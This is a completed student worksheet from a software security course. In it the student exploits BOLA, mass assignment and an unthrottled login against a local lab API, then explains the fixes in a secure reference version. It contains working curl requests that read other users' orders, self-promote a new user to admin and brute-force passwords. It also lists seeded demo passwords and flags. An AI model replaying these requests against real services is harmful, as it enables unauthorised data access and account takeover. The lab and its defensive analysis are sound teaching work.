Worksheet 10 — API Security (3 hrs)

> **Course:** Software Security (KOSEN69) · Week 10 **Aligned:** OWASP API Security Top 10:2023 — API1 BOLA · API3 Broken Object Property Level Auth (Mass Assignment) · API4 Unrestricted Resource Consumption **Signature game:** 🦹 crAPI Raid
>
> **Ethics note:** Run exploits **only** against the lab targets shipped here (`vulnerable_api.py` on `:8080`) or your own OWASP crAPI instance. Never test BOLA, mass assignment, or brute-force against systems you do not own or are not explicitly authorized to test.

Part 1 — Student Information

Name	Student ID	Date	Group
Sadayu Suriya	6631503040	2026-10-09	

AI disclosure: Claude was used to run the lab and draft answers; all were reviewed and reworded by me. The "Audit the AI" section critiques an AI answer.

Part 2 — Lecture Questions

1. Define BOLA (API1:2023). Why #1, why a WAF can't reliably stop it? BOLA happens when an API lets you ask for an object by its id (like a user id in the URL) but never checks if you are actually allowed to see that object. It is the #1 API risk because ids are easy to guess and change, so one missing check can leak everyone's data. A WAF can't stop it because the request looks completely normal — `GET /api/users/3/orders` is the same whether carol sends it or an attacker does. Only the app knows who really owns object 3.

2. Mass assignment / broken object property level authorization (API3:2023). Blocklist vs. allow-list. Mass assignment is when the server copies every field from the user's JSON straight into the object, so the user can set fields they should not control (like `is_admin` or `balance`). A **blocklist** (block `is_admin`, `role`...) is risky: if someone later adds a new sensitive field and forgets to block it, the hole comes back. An **allow-list** (accept only `username` and `password`) is safe by default: anything else is thrown away and the server fills in the important fields itself. Use the allow-list.

3. API4:2023 — two distinct impacts of an unthrottled `/api/login`.

- **Security:** with no limit, an attacker can keep guessing passwords forever until one works (brute force).
- **Availability:** every login uses CPU and memory, so flooding it can slow down or crash the service for real users (DoS).

4. Why `X-User-Id` is NOT authentication; what should replace it. A header is just text the client sends, so anyone can put `X-User-Id: 3` and pretend to be carol — the server never checks it. Real authentication needs something the server can verify, like a signed cookie or token that is only given out after a correct login. The identity should come from that verified token, not from a header the user can type.

5. Why object-level authorization must be checked per request, per object. Logging in only proves who you are, once. But "are you allowed to touch *this* object?" depends on which object each request asks for, and that changes every request (`/users/1/...` then `/users/3/...`). The login can't know what you will ask for later, so the app must check ownership on every single request, for the exact object being accessed.

Part 3 — Hands-on Lab (145 min)

Learning goals: Exploit BOLA, mass assignment, and a missing rate limit against a live API; then read the secure version and explain each fix.

Prerequisites: Docker + Docker Compose, `curl`. (Optional bonus: cloned OWASP crAPI.)

Environment setup

```
cd labs/week10-api-security
docker compose up         # INSECURE API on :8080, SECURE API on :8081
# Seeded users: alice(id 1) bob(id 2) carol(id 3, admin, balance 9999)
```

What to submit per task: the exact command(s) + raw response/HTTP status, a screenshot, and a 2–3 sentence mitigation note mapping the bug to its OWASP API id.


Task 0 — Onboarding (15 min)


Confirm both APIs respond: `curl http://localhost:8080/` and `curl http://localhost:8081/`. Note which port is insecure. Record the three seeded users. **Deliverable:** both root responses + the user table.

```
$ curl http://localhost:8080/   -> Week 10 INSECURE API — see attack.md
$ curl http://localhost:8081/   -> Week 10 SECURE API
```

`:8080` = insecure, `:8081` = secure. Seeded users:

id	username	password	balance	is_admin
1	alice	alice123	100	false
2	bob	bob123	50	false
3	carol	carol123	9999	**true (admin)**





All three are authorization and design flaws, not input flaws.
The JSON is well-formed: escaping and encoding change nothing.
A WAF cannot know which order id belongs to which caller.

Task 1 — BOLA: read another user's orders (35 min)


Goal: Read carol's (admin) orders without being carol — API1:2023. **Steps:**

1. `curl http://localhost:8080/api/users/3/orders` — note you receive the "Server rack" order with no auth.
2. Iterate the id: `curl http://localhost:8080/api/users/2/orders`.
3. On the secure API observe the ladder: `curl -i http://localhost:8081/api/users/3/orders` (401), `curl -i -H "X-User-Id: 1" http://localhost:8081/api/users/3/orders` (403), `curl -i -H "X-User-Id: 1" http://localhost:8081/api/users/1/orders` (200). **Deliverable:** the leaked order JSON + the 401/403/200 transcript + mitigation note.

```
$ curl http://localhost:8080/api/users/3/orders
[{"item":"Server rack","order_id":"C-1","total":5000},{"item":"FLAG{bola_demo}","order_id":"C-
FLAG","total":0}]
$ curl http://localhost:8080/api/users/2/orders
[{"item":"Mouse","order_id":"B-1","total":15}]

# secure ladder on :8081
curl -i http://localhost:8081/api/users/3/orders                -> 401 UNAUTHORIZED
curl -i -H "X-User-Id: 1" http://localhost:8081/api/users/3/orders -> 403 FORBIDDEN
curl -i -H "X-User-Id: 1" http://localhost:8081/api/users/1/orders -> 200 OK
```

Mitigation note (API1): `solution_api.py` checks ownership per object — 401 with no identity, 403 for a non-owner/non-admin, 200 only for your own (or admin). A WAF can't fix it; only the app knows the owner. (`FLAG{bola_demo}` is the default demo flag; a graded run seeds a per-student flag.)




Task 2 — Mass assignment: self-promote to admin (30 min)

Goal: Smuggle `is_admin` + `balance` into user creation — API3:2023. **Steps:**

1. `curl -X POST http://localhost:8080/api/users -H "Content-Type: application/json" -d '{"username":"mallory","password":"x","is_admin":true,"balance":1000000}'`
2. Confirm the response echoes `"is_admin": true, "balance": 1000000`.
3. Repeat against `:8081` and confirm the smuggled fields are forced to `is_admin:false, balance:0`. **Deliverable:** both responses side by side + mitigation note (allow-list in `solution_api.py`).

```
# :8080 — smuggled fields accepted
{"balance":1000000,"flag":"FLAG{massassign_demo}","id":4,"is_admin":true,"password":"x","username":"mallory"}
# :8081 — forced to defaults
{"balance":0,"id":4,"is_admin":false,"password":"x","username":"mallory"}
```

Mitigation note (API3): `solution_api.py` binds only `ALLOWED_CREATE_FIELDS = {"username","password"}`; the server sets `id`, `balance:0`, `is_admin:false`. Smuggled keys are dropped — an allow-list is safe-by-default versus a blocklist.




Task 3 — Unrestricted resource consumption: brute-force login (25 min)

Goal: Show `/api/login` has no throttle — API4:2023. **Steps:**

1. Run the brute-force loop from `attack.md` against `:8080` (guesses incl. `alice123`) — all attempts processed.
2. On `:8081` loop 7 times: `for i in $(seq 1 7); do curl -s -o /dev/null -w "%{http_code}\n" -X POST http://localhost:8081/api/login -H "Content-Type: application/json" -d '{"username":"alice","password":"wrong"}'; done`
3. Confirm the 6th/7th attempt returns `429`. **Deliverable:** the `401 401 401 401 401 429 429` sequence + mitigation note.

```
# :8080 — no throttle; 4th guess (alice123) succeeds
{"ok":false} {"ok":false} {"ok":false} {"is_admin":false,"ok":true,"user_id":1}
# :8081 — 6th attempt in 60s throttled
401 401 401 401 401 429 429
```

Mitigation note (API4): `solution_api.py` adds a per-IP limiter `RATE_LIMIT=5 / RATE_WINDOW=60` → first 5 get `401`, then `429`. Caps brute-force and resource-exhaustion DoS.



Task 4 — Bonus: crAPI Raid (optional, 20 min)

Against your own OWASP crAPI instance (`git clone https://github.com/OWASP/crAPI.git`), capture one BOLA or mass-assignment flag. **Deliverable:** flag + endpoint + which API Top 10 id it maps to.

Not completed (optional/ungraded bonus).

Task 5 — Defend / fix it (20 min)

Goal: Explain the fixes using the secure reference `solution_api.py`. **Steps:** Read the three `# --- FIX ...` blocks. For each, quote the line(s) that defeat your Task 1–3 exploit: the per-object ownership check (`caller["id"] != uid and not caller["is_admin"]`), `ALLOWED_CREATE_FIELDS` binding, and the `RATE_LIMIT=5 / RATE_WINDOW=60` limiter. **Deliverable:** for each of API1/API3/API4 — the exploit that worked on `:8080`, the line in `solution_api.py` that blocks it, and the new HTTP status on `:8081`.

OWASP id	Exploit on `:8080`	Fix line in `solution_api.py`	New status `:8081`
API1 BOLA	`GET /api/users/3/orders` leaks carol's orders	`if caller["id"] != uid and not caller["is_admin"]: ...403` (+ `caller is None → 401`)	401 / 403 / 200
API3 Mass assign	`is_admin:true,balance:1000000` accepted	bind `ALLOWED_CREATE_FIELDS` then `update({"id":...,"balance":0,"is_admin":False})`	201, `is_admin:false,balance:0`
API4 Resource	login never throttled	`RATE_LIMIT=5/RATE_WINDOW=60` + `if rate_limited(): ...429`	`429` on 6th in 60s

Part 4 — Reflection

1. **Mapping:** complete a table — finding | endpoint | OWASP API id | fix applied.

Finding	Endpoint	OWASP API id	Fix applied
Read any user's orders by id	`GET /api/users/<id>/orders`	API1:2023 BOLA	Per-object ownership check
Smuggle `is_admin`/`balance`	`POST /api/users`	API3:2023 BOPLA	Allow-list binding
Unthrottled login	`POST /api/login`	API4:2023	Per-IP rate limit

2. **Real breach.** In the Optus breach (2022), an API let anyone fetch customer records just by changing the id number in the request — millions of records leaked. This is exactly BOLA/IDOR, so it maps to **API1:2023**. The ownership check in `solution_api.py` would have

stopped it: no login → 401, not your record → 403, so changing the id gives nothing instead of someone else's data. (A real system would also need a proper token instead of a trusted header, plus a rate limit to slow down the guessing.)

3. **Best mitigation. Object-level authorization** helps the most. BOLA is the most common and most damaging API bug, and tools like a WAF can't catch it because the requests look normal. Allow-list binding and rate limiting are useful too, but they each fix only one smaller problem. Checking "is this caller allowed to touch this object?" on every request closes the biggest cause of API data leaks.

Grading rubric (100)

Criterion	Weight
Lecture questions (Part 2)	20
Exploitation + evidence (Tasks 1–4: commands, output, screenshots)	40
Defense (Task 5: fixes mapped to `solution_api.py`)	25
Reflection (Part 4: mapping, breach, best mitigation)	15
Total	**100**

Evidence & Integrity (required)

- **Identity proof:** every screenshot/diagram must show a terminal running `printf '%s | %s | ' "$(whoami)" '<YOUR-STUDENT-ID>'; date '+%F %T %Z'` **in the same image as the evidence**. When the evidence is a browser page, a DevTools panel or a rendered response, put that terminal **beside the browser and capture the whole screen** — a cropped window carries nothing that identifies you, and the lab's own output is byte-identical for the whole cohort *by design*, so the stamp is the only thing that makes the shot yours. Generic or borrowed evidence is not accepted.

  All four screenshots above (Tasks 0–3) include the stamp `... | 6631503040 | 2026-10-09 ...` in the same image.

- **Personalized flag (if this lab issues one):** _____ *Flags are unique per student — submitting another student's flag is a violation. How to submit:* ***learn.zcr.ai/submit*** *(full guide: `SUBMISSION.md` in the repo root). (Demo defaults seen in this run: `FLAG{bola_demo}`, `FLAG{massassign_demo}`. Replace with your seeded flag if the lab issues one.)*

- **Explain in your own words** *(graded on your reasoning, not copied text):*

  1. What did you do, and **why did the vulnerability work**? — I sent plain REST requests to `:8080`. BOLA worked because the handler returns `ORDERS.get(uid)` with no caller check; mass assignment worked because `user.update(body)` trusts every key; the brute-force worked because `/api/login` has no counter.
  2. **Why does your fix actually stop it** — and what could still break it? — The secure API checks ownership, allow-lists fields, and rate-limits per IP. Limits: "auth" is still a trusted `X-User-Id` header (needs real tokens); the limiter is per-IP in memory, so rotating IPs or multiple processes could evade it.

🤖 Audit the AI (required)

AI is a power tool you must **distrust** — you are graded on your *critique*, not the AI's answer.

1. Ask an AI assistant to exploit **or** fix this week's vulnerability. Paste its full answer.
2. **Find what's wrong or risky** in it — insecure code, a subtly incomplete fix, a hallucinated API/function/CVE, a missed edge case, or wrong reasoning. Quote the exact line(s).
3. Produce the **correct, verified** version yourself and explain in 2–3 sentences why the AI's output was insufficient.

1. AI answer: *"Add `@login_required` to the orders route and it's fixed."* **2. What's wrong:** `@login_required` adds authentication, not authorization — a logged-in alice could still call `/api/users/3/orders` and read carol's data, so the BOLA is not fixed. It also assumes a decorator this code doesn't have, and skips the 403 case entirely. **3. Correct version:** the per-object check in `solution_api.py` — 401 if there is no caller, 403 if `caller["id"] != uid and not caller["is_admin"]`. Tested live: `:8081` returns 401 / 403 / 200. The AI's answer was not enough because it mixed up authentication (who you are) with authorization (what you may touch) — and that mix-up is exactly what causes BOLA.

> Disclose your AI use in the Part 1 table. This task counts toward your **Defense + Reflection** score.

🧠 Comprehension & Prompt (required)

A. Explain in Plain English (EiPE). In 2–3 sentences, in your own words, describe what this week's vulnerable code/endpoint actually *does* and *why it is exploitable* — explain the mechanism, don't dump jargon.

`/api/users/<id>/orders` takes the id straight from the URL and returns that user's orders without checking who is asking. So anyone can read anyone's data just by changing the number. It works because the app never checks if you own the object, and you fully control the id in the URL.

B. Prompt Problem. Write a **single prompt** that makes an AI produce a *correct, secure* fix for one finding. Run it: does the exploit now fail? If not, refine the prompt and try again. Submit the **final prompt + the verified result**.

> "In this Flask route `GET /api/users/<int:uid>/orders`, add object-level authorization: get the caller from a verified identity, return 401 if none, 403 if `caller id != uid` and not admin, else return the orders. Don't use a generic `@login_required` — authentication isn't authorization. Show the full route."

Verified: this reproduces the `solution_api.py` check; re-running the Task 1 exploit returns 403 (alice→carol) instead of the data — the exploit fails.

Graded on the prompt's precision and your verification — this trains problem decomposition and AI literacy (Denny et al. 2024).